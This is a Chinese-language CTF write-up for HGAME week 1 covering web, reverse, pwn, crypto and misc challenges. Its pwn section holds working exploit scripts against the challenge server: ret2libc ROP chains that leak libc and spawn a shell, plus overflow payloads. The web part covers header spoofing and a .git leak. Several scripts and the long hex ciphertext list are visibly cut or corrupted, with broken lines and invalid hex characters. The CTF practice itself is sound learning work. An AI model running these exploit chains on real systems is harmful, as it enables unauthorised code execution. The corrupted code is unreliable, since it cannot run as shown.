week1 wp

由mezone填写.

web

Cosmos 的博客

> Description
>
> 这里是 Cosmos 的博客，虽然什么东西都还没有，不过欢迎大家！
>
> Challenge Address
>
> http://cosmos.hgame.n3ko.co/

查了半天资料,开了好多扫描器,走了歪路.

终于查到了有用的资料:

> /.git/config

于是:http://cosmos.hgame.n3ko.co/.git/config

得到GitHub网址

```
[remote "origin"]
        url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
        fetch = +refs/heads/*:refs/remotes/origin/*
```

前往,查看提交记录,解码base64,得到flag

接 头 霸 王

题意:修改header

使用postman做的.

跟着提示,一步一步来.

1. 提示来源,那就修改Referer为https://vidar.club/
2. 提示本地访问,那就修改X-Forward-For,Client-Ip为127.0.0.1
3. 提示浏览器,那就修改UA,为Cosmos browser
4. 提示时间,根据之前中科大ctf的经验,修改If-Unmodified-Since为2077

完成.

Code World

抓包发现302,那就用python的requests,禁用重定向,发现要求人机验证...

那就带上参数 a=5+5

发送,得到flag

```python
import requests
s=requests.Session()

params={"a":"5+5"}
a=s.post('http://codeworld.hgame.day-day.work/',allow_redirect
print(a.content.decode())
```

尼泰玫

发现是小游戏...hhhh

直接上CE , 修改分数.

得到flag

Re

maze

ida,F5

发现是基础的迷宫题目

wsad操作

迷宫由1024个字节构成.

根据代码,有效的字节是第1个字节(每4个字节)

整理一下,得到下面的迷宫.

```
1111111111111111
1011111111111111
1011111111111111
1011111111111111
1011111111111111
1000000011111111
1111111011111111
1111111011111111
1111111010000111
1111111010110111
1111111000110111
1111111111110111
1111111111110011
1111111111111011
1111111111111000
1111111111111111
```

用手比划着,打出了路线.得到flag

advance

ida,shitf+F12查看字符串,发现有一个长度为64的表

f5看代码,经过一些操作,处理了输入的字符串.

处理后需要和`"0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX"`相等.

太像base64了啊!

自己用base64加密`"hgame{"`后,得到`'aGdhbwV7'`

比较一下,发现每个字节的差和上面的密文是一样的.

于是将密文的每个字节在表中位移一下,再用base64解密,得到了base64加密的flag.

解密即可得到flag.

bitwise_operation2

`这个题被几个小地方卡了很久,值得留意啊!`

题目流程

根据F5可得:

1. flag内容为16进制的数字,长度为32
2. 有两个8字节数组
3. 数组的每个字节,高位由flag的奇数字节构成,低位由flag的偶数字节构成
4. 对这两个数组的每个字节做位运算如下

```
交换数组1字节的高3位和低5位(byte范围内循环左移3位)
进行3次异或操作(异或的很有趣,是完全可逆!)
```

5. 最后,将两个数组每个字节和2个固定的数组异或,将结果与固定的数组比较.

解题

将程序的操作一步一步逆向,即可得到flag

注意事项

交换字节的X位时,注意逆运算时,不要搞错交换的位数.

源操作是`交换数组1字节的高3位和低5位`,则逆运算应为`交换数组1字节的高5位和低3位`,而不是简单地重复`交换数组1字节的高3位和低5位`!!!

由于没有考虑到这一点,在解题的时候百思不得姐,浪费了大量时间.

cpp

这个题目很有意思啊,没给hint的时候对着海量函数一脸懵逼.

幸亏给了hint,结合xiaoyu说的:

开始进行猜测.

猜测

F5告诉我,flag长度62,掐头去尾,内容长度55字节

进而程序对输入进行了处理

程序内置了2个数组,长度都为9

```
ANSWER[0] = 26727i64;
ANSWER[1] = 24941i64;
ANSWER[2] = 101i64;
ANSWER[3] = 29285i64;
ANSWER[4] = 26995i64;
ANSWER[5] = 29551i64;
ANSWER[6] = 29551i64;
ANSWER[7] = 25953i64;
ANSWER[8] = 29561i64;
PROCESS_MATRIX[0] = 1i64;
PROCESS_MATRIX[1] = 0i64;
PROCESS_MATRIX[2] = 1i64;
PROCESS_MATRIX[3] = 0i64;
PROCESS_MATRIX[4] = 1i64;
PROCESS_MATRIX[5] = 1i64;
PROCESS_MATRIX[6] = 1i64;
PROCESS_MATRIX[7] = 2i64;
PROCESS_MATRIX[8] = 2i64;
```

我猜是矩阵.

往后看,进行了3x3x3的运算.从网上查了个矩阵乘法的代码,和F5很像.

开始认真看代码,哇,这不是就是矩阵乘法吗!

总结一下,需要满足input*process_matrix=answer,则成功.

那么需要保证,input=answer*(process_matrix)$^{-1}$

用在线工具算一下input.

根据这段程序,

```
for ( i_input = 6i64; ; i_input = v10 + 1 )
{
  v10 = Deal_input1(&input, '_', i_input);
  if ( v10 == -1 )
    break;
  v15 = sub_1400043B0((__int64)&input, (__int64)
  v16 = v15;
  v0 = sub_140003E80(v15);
  v17 = atoll(v0);
  sub_140004350((__int64)&input_matrix, (__int64
  sub_140002FA0((__int64)&v23);
}
v18 = sub_1400043B0((__int64)&input, (__int64)&
```

猜测输入应为由_分割的9个数字,作为矩阵的元素.

再将算出的input改为这种格式,看一下长度,正好是55字节.

代入程序验证,提示我很擅长re.

完成了.

pwn

Hard_AAAAA

F5后,需要输入的字符串中,第123开始的连续7个字节与程序内置的字节相等.

于是写py

```
local=remote("47.103.214.163","20000")
local.sendline('a'*(123)+'\x30\x4F\x30\x6F\x00\x4F\x30')
```

即可得到flag

Number_Killer

流程:

循环20次读入数字,写到stack里面.

发现11次会覆盖i(计数器)

13次会覆盖返回地址.

思路:

计算第十一次需要填写的数字,保证不会破坏i,避免陷入死循环或跳过覆盖返回地址的机会

返回地址覆盖:

1. pop rdi|ret
2. got['puts']
3. plt['puts']
4. main
5. 得到了puts的真实地址
6. 再次覆盖返回地址:
7. pop rdi|ret
8. 查询libc的偏移
9. "/bin/sh"的真实地址
10. system()的真实地址
11. get shell!

    脚本如下

```
from pwn import *
# local=process("/root/ctf/pwn/Number_Killer")
local=remote("47.103.214.163","20001")
elf=ELF("/root/ctf/pwn/Number_Killer")

print local.recvline()

puts_plt=elf.plt["puts"]
puts_got=elf.got["puts"]
# open_got=elf.got['open']5

#start


gift=0x400789
main=0x4006F6
pop_rdi_ret=0x400803
#prefix
for i in range(11):
```

```
    local.sendline("111")

# i
local.sendline('51539607552')#let i = 12
local.sendline(str(pop_rdi_ret))#s
local.sendline(str(puts_got))#s
local.sendline(str(puts_plt))#s
local.sendline(str(main))#s
for i in range(3):
    local.sendline('11')#s

puts_addr=local.recvuntil('\x7f').ljust(8,'\x00')
puts_addr=u64(puts_addr)
print ('got puts addr:',hex(puts_addr))


#new turn
#prefix
for i in range(11):
    local.sendline("111")

# i
local.sendline('51539607552')#let i = 12

local.sendline(str(pop_rdi_ret))#s


local.sendline(str(puts_addr+0x11d6c7))#s
local.sendline(str(puts_addr-0x2a300))#s
# local.sendline(str(main))#s
for i in range(4):
    local.sendline('11')#s

local.interactive()
```

One_Shot

思路:

将输入的字符串的结尾的0改成1

即可将flag的字符串输出

脚本:

```
from pwn import *
# local=process("/root/ctf/pwn/One_Shot")

local=remote("47.103.214.163","20002")
local.sendline('a'*32)
local.sendline('6295776')#address

#local.sendline('a'*0xa0+p32(0x14)+'a'*12+
local.interactive()
```

ROP_LEVEL0

思路与Number_Killer完全相同

直接放脚本了....

```
from pwn import *
# local=process("/root/ctf/pwn/ROP_LEVEL0")
local=remote("47.103.214.163","20003")
elf=ELF("/root/ctf/pwn/ROP_LEVEL0")

main=0x0040065B
vuln=0x400636
pop_rdi_ret=0x400753
read_plt=elf.plt["puts"]
read_got=elf.got["puts"]
open_got=elf.got['puts']

local.recvuntil("./flag\n")

#leak addrs
temp_shellcode='a'*0x58+p64(pop_rdi_ret)+p64(open_got)+p64(elf.plt["puts"])
temp_shellcode+=p64(main)
local.sendline(temp_shellcode)
log.info("leak puts")
puts_addr=local.recvuntil('\x7f').ljust(8,'\x00')
puts_addr=u64(puts_addr)
print ('got puts addr:',hex(puts_addr))
#print 'puts plt:',pu

#do it
temp_shellcode='a'*0x58+p64(pop_rdi_ret)+p64(puts_addr +
0x11d6c7)+p64(puts_addr-0x2a300)
temp_shellcode+=p64(main)
local.sendline(temp_shellcode)
log.info("get shell!")

local.interactive()
```

Crypto

InfantRSA

查阅RSA资料,获得明文的算法,d的算法

选择两个大的参数，计算出模数 N = p * q

计算欧拉函数 ϕ = (p-1) * (q-1)，然后选择一个e(1<e<ϕ)，并且e和ϕ互质（互质：公约数只有1的两个整数）

取e的模反数d，计算方法为:e * d ≡ 1 (mod ϕ) （模反元素：如果两个正整数e和n互质，那么一定可以找到整数d，使得 e * d - 1 被n整除，或者说e * d被n除的余数是1。这时，d就叫做e的“模反元素”。欧拉定理可以用来证明模反元素必然存在。两个整数a,b，它们除以整数M所得的余数相等：a ≡ b(mod m)，比如说5除3余数为2，11除3余数也为2，于是可写成11 ≡ 5(mod 3)。）

对明文m进行加密：c = pow(m, e, N),可以得到密文c。

对密文c进行解密：m = pow(c, d, N),可以得到明文m

在www.wolframalpha.com上面,按加密步骤,可以计算出d和N,再根据`m = pow(c, d, N)`,就可以得到明文了,转hex,得到flag.

Affine

密文字符在密码表的顺序由2个未知数A,B决定

直接开2重循环,爆破A和B即可

爆破出A,B后,代入py,得到flag.

not_One-time

思路

这道题被卡了很久.为啥呢?被往年的题和网上的东西限制住了思路.

重新思考后,想明白了.

由于加密的可选字符有限(`string.ascii_letters+string.digits`),导致密文的字符有限,由此就可以通过大量的密文反推明文.

脚本

```
import string


ab=string.ascii_letters+string.digits
```

```
keys=
['0103353b2c01305542246b1d751b34017057365f094e1315493e2f301d01760f1e06662b5c6c3d
5c022d44',
'3f552b3d360c417c3c40070837692e7a6a70162800745f7c0430090f12015f3627280b3e4860384
52d5418',
'5e10551430361b02360365281d182b786f063402115f454d124074344d077d233b246261555c286
7740712',
'012b2438563830664423473e251e245e55432c28291456630b3b732141394503082a063363721f4
1213511',
'19170b1527232046470b520621730e7e6c5712343d5e55530d2b375c243355293a0a40305556216
d285133',
'200b043a12293c05444254191d1a0a566e660a5708694868343e07513f1078282d287d2c4841064
e2f0d10',
'1017522e140e02461f44042a1f4e3f7c7e6f232d00791076131600081137600260e0f0b0a4278364
e0a023a',
'5e200f2f210b3b7738140514114153e72485e02521f151f482d10710b0708592d052645684b5a170
626213f',
'3d173b05510e357140357e042e637d434b542d353d4e75504f022c2f41137c2c3d27640e544d234
604071e',
'03302f3c101235561300770d067d000714072926105917551242 0c3706395e096f1e5e01645e084
d250c1b',
'50532d182a32467045124309314e7d5f61450f5734654e653002333338736025311260b0c6171085
30c3032',
'583d31083d223a041d3206082d13745517780e5f12594f15073a242d440f602b252d656c4676627
b2e1036',
'1b08525b20181d44171b595f0f612b59707c1110571d7448102a082f1b770556090d470f627e0a7
63a0448',
'395529390c3322793c045e232b600e015e4f00212457696334107613253b523c3a0143087d65287
529040b',
'0425343f3032176b383b57090c601a56496f00231c7f4c6b104677362227453d342d5b185f7a695
92c0812',
'3d355155212813713f3f782a7f723f6340623600375510630 83d37340d7600062b59452b6077666
1265d28',
'3b502c07260a08784731531b75480e637d0d18243f6252504f410156112d62526f07741a614c604
5220b44',
'2f29501e0d2140053f1f411935192149715b1932115d4d13300509523d157620365a032b4857324
6161032',
'0d30321f12493e04411f641a366e09764a4612032a407255171d0c1040295c2b2b3d5d6b7c5a385
f140139',
'0c00302c3f341d0606065c39136c7d52697d0c5e2d677c7e3c370027102e623210227e606667076
3022345',
'0237203f53182b640d290629376c265f55720e2129606e1e2e21220e40127f012901443f5758670
c253235',
'0f0904395403367724090 32b77460c5f4e5d31301d6f62170d032f0925765d1d3619712f47063d7
1341433',
'0d2307075449170b14387c1f0a6c25506a57112e2b1c414f24080e371e110454180c450868773e5
b39110b',
'5f0657191219147f331273020562265e666d1b3f266a7c401900370c0f3050102c3d5e187e60274
7295c0a',
'1a100b042a364545443b40142c7a1d6216572828225b6d510e17133c240b750b11217e1b4762217
8332f48',
'2d0e1106211d17780f47022a7f1d1470116152063d6c126c0d46312b31337a362a04742f615f3c7
3705018',
'053f2e54094a08444247635701493c58525c355128674c161b312836053b5c0b6e04756063593a4
c061707',
'3d2f0d02522a1f76230672373512054 3745f193f291d77712c47242a1e7703202a1101297e6d397
5260413',
'225627080328017d3a17762d0163197c4a45152001187c64132204541a210b2b173e5514644c176
```

```
70b353c',
'5c53541e544831001e387c5c30783f5e4801590e1c587f750d000e3d3d204307080579601505056
7090b0e',
'1d230a26544d3178421846207e791a504f0326371d5f651f3f102850163279086c2044321a44256
d2f542c',
'1a2259241f12435910067c167f4708495107163229194l4b0914353e42355000100e040b7840690
5723d1f',
'2f2e11230c1a3b5c3a19550a701f21401d672c57301b751749262e5338275e1e260a78085702027
61a0619',
'2100d0f1b2a4b25621c03552b13601874674426352c79157011162c362f0e77051b0870116764197
7060d34',
'1d3e541b021d156614105336776e0c07126f0c330843514416250137241062281d3366184a7c110
d31080a',
'3250130f5d0d1d021e34501c0d7b0b594b0c16521f4c71750f3537002d0077286e127c0a1844077
e3b0f13',
'011d38375118207c3023795677592c7b4064070f0015636015440b1d44077d562f26526d4f51175
5300c08',
'1122525c023d277c16065b16097e064b1d7b550c276347154608702503190b31090756144678605
c152e12',
'1d1f2b140d120263063d740923130a526678542c556e54552f39283112165e110a594b6c1f44637
62f110d',
'5f0332290e0324724c1b48562b481b7f74421804524465404a063107413970010l0e570f1b0d130
2272c08',
'06512a5a2a431e5702294b2c236c38435c722a5f285b72612e1f2c562c3a55031c2f4968647e274
6735c08',
'1e31111d5533070a1c425f5e055e395173762451571f4f61153b2b1e31276a5d3b1e40144747227
329541e',
'3b163b34171f187d050077162c4e29455c50525f22595f653b36082d132058513c1c6715435d3c6
4040332',
'1f240d02263f0869433a65200e6438617c45121d544272520b3009313604595709007 91e484c3b6
20e3429',
'111103231033467d44010505085314496b5a1b0832621e16383a0102222d622e195e070b7f60020
d341007',
'500a12265208177e381b585c764226584f622b11556057404d247d2e440c4310321c6418497f267
1140145',
'2b2d0d2014120471180 07d34255825747e7c37232669706738440b1e20045d062b534b0a5c541c5
b042208',
'2e20375534142b6b23050905157a0b5a515b372b20677c56482608014526502a6e0c02091454370
c021d3f',
'2401 0a2f1523435d20395518137b2852606f290c147867481906160c3b3a0055292a7a0c7e5c076
274361e',
'1c15335f3408137206155a0476657f506e063b1109787270282436501630792 80e0164167a5f1d6
373062a',
'0f515708211f3c7b1c435819316d7d0711542a09311a7f4b1a2307103b30020a3509422b4c05060
c0f2845',
'5c302009101d260a33305e2c2a612f414e76380f1c4967491c242a1625027e516c3c7b6f1e6d017
10b3739',
'3e3e0d1556483d7225475f360a6f395a4d7c531f3141427616041f53251b5e073d3c411e6341260
1022a1f',
'5c3029012d3433463b165e3b347924446044070c2443561216051d53070e630d1a32401c4507667
1202a09',
'195f321f044a30061142061e34462e596d445222235f6215171308203304 0b303d19786c7f59207
c122219',
'270c315b56291d073f397a25744508574d5136161c1b747e34161406262a725c0c3300036c78657
e742f10',
'2a120a291f0d035e2d06481a7f520b7c4e4f3b0036427757093906164333 5e5d370778341e59374
7062716',
'325e2c0f280c14504536402f1f652c646307202f001d4c553103291d143259161b3f40177c57077
```

```
c0d2133',
'05292c1d120a445d2225550215451c594b01190b0d7d4f413125160d19764b320c0260616803310
d12001b',
'315751181f1f2b752432050a041b2b747160512d046c74481c2b310c30197a5317385a341871256
c16102c',
'2f0317181216397d2f200223345f2b7f7242070955157f550a4312030036670d082d776e49031b0
d731134',
'2623263910391d7e101d5f28031d090356632d0f0f6b4d68183e200d191a7c2e182c5d1f617b190
0242737',
'11555801010d25773344530f316c7f5f16712e0c5346544e24362d0e4c064a11142a44294850117
b240b38',
'2c1123015529116642425814227d7854777a380157656f6030387228271371233213013 21b40024
e2e3c1a',
'0215121d2630227d361d582b7f5d22406a5e3b321d19124b173b260c252f020c3504411d6906290
5393c29',
'022b023a2e4f3e603e217e5a2c690b757e530f2b32624a1f1230143e231a5f0d6e197a1a1801386
0092c11',
'04330a5f0b29317e3c3b043477697a786303042d2f1b57120d473232030e4b0d0c1a65357b0c665
f723710',
'1b2f5618361c02694d15740d026c097e465f0c0e07797c48261f752f33215c34061e0610780c266
1742339',
'3a35063a073a0a710125602377480004634c2751216a6b6c37411f5d05197222103a492b79061b6
604274c',
'0e332c15244f15613629660724600b7242511b5000496e7404160b28242d6b2933095a1b4570257
a2b0a07',
'0a14503a3312415f001d6b18257a2e57406f112b52546b1f340104543d107a3d1918600f5504160
074001a',
'0a1f02152117364b0636472431477c67740731522a1514490d462f2503047d2617240b601f78636
2110831',
'03112922282d415f03144b14267878576e5b0b121f7915542f272035183770156e1b46237c613b6
57a1135',
'5f0e03063c291a032424073c2b693a00756f1b1e0a5d60424c282f2837075d1c6f1e6b3e147f034
e715528',
'2e2d260014183100273455 5b021e7e0a12740208124468642c312f1447725755351b61601504004
032363b',
'0d24500c550f06001a2668252d6919744602290d5664541316173f27212b5d560f2a5915785e3b7
225124b',
'00001304510a375d243f700b3518744b4e6c18291362565632313f2c41175d2a1d297468447b367
0292736',
'09502f273134035a36347819166978715e7907563f196f571206160f01354530093a58375a653d5
b3b0b1a',
'1002232c06171f540d2747232e6c25585e6757172c555c451a2631023628031608097b2a75453f0
c732748',
'0a560b5b52321c7747175d031e62227c5c050c08234b64414d350054242c62576808753e1f6f175
70d500d',
'5110232812181b5736365925095105726 77e02061d6752573d0234121b3458370a0a5e2345730a6
5743c07',
'3e302a3b041f4665213e7d0913607b6242731737007a517e15083f2e31255b29690a5f126177190
2101717',
'58551b1703123d6a03405e05311e754a677e1b05091f694330351f17260a602c25124321457b027
325324d',
'2422580a222c037001005e18117304034f5f57170d784240381b0908320c41106b087f3d4979136
7160127',
'09332e152e2b1b00463c4b25005f3c614f7735170e1d616a2643120c4434711606030a234351677
7070911',
'5903151e5128215e2616553f094d095a6b501316135e4f750a232f12161662502758746e7f4c134
5333625',
'242b052e3f0e4647384576571513357957 7f240913676313114b2713122a625c161f03214f06035
```

```
e13501e',
'0f0c321e2c4f1c6a0410575671643f696a6f2714145850653036082f192c04256a1c010f7742125
f311d44',
'3b2915091d2b38404244431d356c0e07420406361f614454160526323207502 20a3b576f1443217
c302311',
'1e12252a36421f603b476b062b1926046b703453304a6d510b44151311397d3c195a631d5c4c690
c752125',
'2a133217163c405d033077230c1a2e424b0055160259614c4d102c301f76050a2833020f4f7d237
505170a',
'5010173d0b0e3642372b0700245a0e07740038505d4f536a1b3b2d2e38124a3d3a28706d6a402a6
6735437',
'3057083c23351b5b253e5b5e3f607a55634c0b2a2657731737200835410956113713651375792473
3170033',
'5930370e0d2a14780d29420b15443b744b610c05031c50171b340014231a662707210069576d046
e003745',
'232f253d0921405c3b32030b747a256a437206353574426f17171f17437a072c0f32651f15601f4
67a5c0d',
'5a54531a2a2c4165303a015711511c0b575413080c156c60311b0f3d34250a333029742c6977327
6700c37',
'1121000f0d4c2505184a57143d6106606047120900607468102671291832 7c540f1e540f4e70627
e73233e',
'250a3b2f2c3547751f27021f0f130c7976443216157d4b632d3a04501b1a4b363e594b344a67690
2152715',
'3203100e0b0113670514702c2844210216580a2a2f46567e173d3f140d16775407586423180d615
3752f3b',
'0c560b35531e357b392b050700400f4a47062d54074b7616154734003b2079312d5f431c67513b7
a31332e',
'1e0a0008374d21671f40690671187c6b11662714521d646107200810367b001729196321596f1c0
4072a09',
'2f081722231602472d2a02260152250256671b29211a507e300037082209580212334112785c385
f360127',
'0e3639280b314b7e1a36422f34523e64556f552b026271534b102b2a120d70061b5d461d62583a5
9192c14',
'02500d140d2f08584c25772c737f356915065854017b4d40121024342d2f52221e0355111d73245
9175012',
'0712575d523847662306675b217b1a447c54191236686f50270607023b00565c362d69304c4d157
5281d0d']

flag=[]

keysnum=len(keys)
def calc(INDEX):
    outwords=[]
    cnt=0

    for i in range(31,128):
        isGood=1
        #print (keysnum,'keysnum')
        #print('i=',i)
        for j in range(keysnum):

            temp=bytes.fromhex(keys[j])
            if(ab.find(chr(temp[INDEX]^i))<0 ):
                isGood=0

        if(isGood):
            outwords.append(chr(i))
```

```
    return outwords


#start
for INDEX in range(43):
    flag.append(calc(INDEX))

print(flag)
flagstr=''
for each in flag:
    flagstr+=each[0]
print(flagstr)
```

Reorder

思路

随意输入好多次,发现输出是奇怪的乱序.

无输入,输出是疑似乱序的flag字符串

记录长度,输入等长度的辨识字符串,套出乱序的顺序,再重新排列,得到flag.

题解脚本

```
raw ='HGAME{abcdefghijklmnopqrstuvwxy}'
key1='Ehj{ceMAbHdGgafiox}psunmrktlwqvy'
key2='emL{$+maUhtgIj5pR!}mAiePT3T_nuO!'
flag=[i for i in range(32)]
FLAG=''
lista=[]
for i in range(32):
    flag[raw.find(key1[i])]=key2[i]
    if (raw.find(key1[i])>-1):
        print(raw.find(key1[i]),i)
        lista.append(raw.find(key1[i]))
        #print(flag)
print (lista)
lista.sort()
print(lista)
for i in range(32):
    FLAG+=str(flag[i])
print((FLAG))
```


Misc

欢迎参加HGame!

1. base64
2. 摩斯密码
3. 有个问题...下划线没有解开,所以中间3个连词符我是一个一个符号试出来的...
4. 得到flag

壁纸

下载图片,百度搜索得到作者id,上Pixiv作者的页面,找到图片,复制id,即可得到解压密码.



天意

用16进制decode flag.txt中的文字,得到flag

克苏鲁神话

百度查到,加密和未加密的zip中相同的文件,可利用明文攻击破解.

于是下载工具,破解压缩包,得到doc文件.

查看bacon.txt,想了很久,终于明白了大小写的意义...

把大小写转换成a或b,在线解密bacon,得到doc的密码.

打开doc,显示隐藏的文字,得到flag

签到题ProPlus

按提示,解密得到正确的句子.

却不知道密码是多少.

想了很久后,把句子下面的那一串字符按同样的办法解密,得到了解压密码: `EAVMUBAQHQMVEPDT`

打开OK.txt,搜索算法,解密,得到二维码.扫描得到flag.

每日推荐

发现包中藏了一个zip,导出,爆破密码.

得到mp3.

用Audacity查看频谱图,得到flag!!!!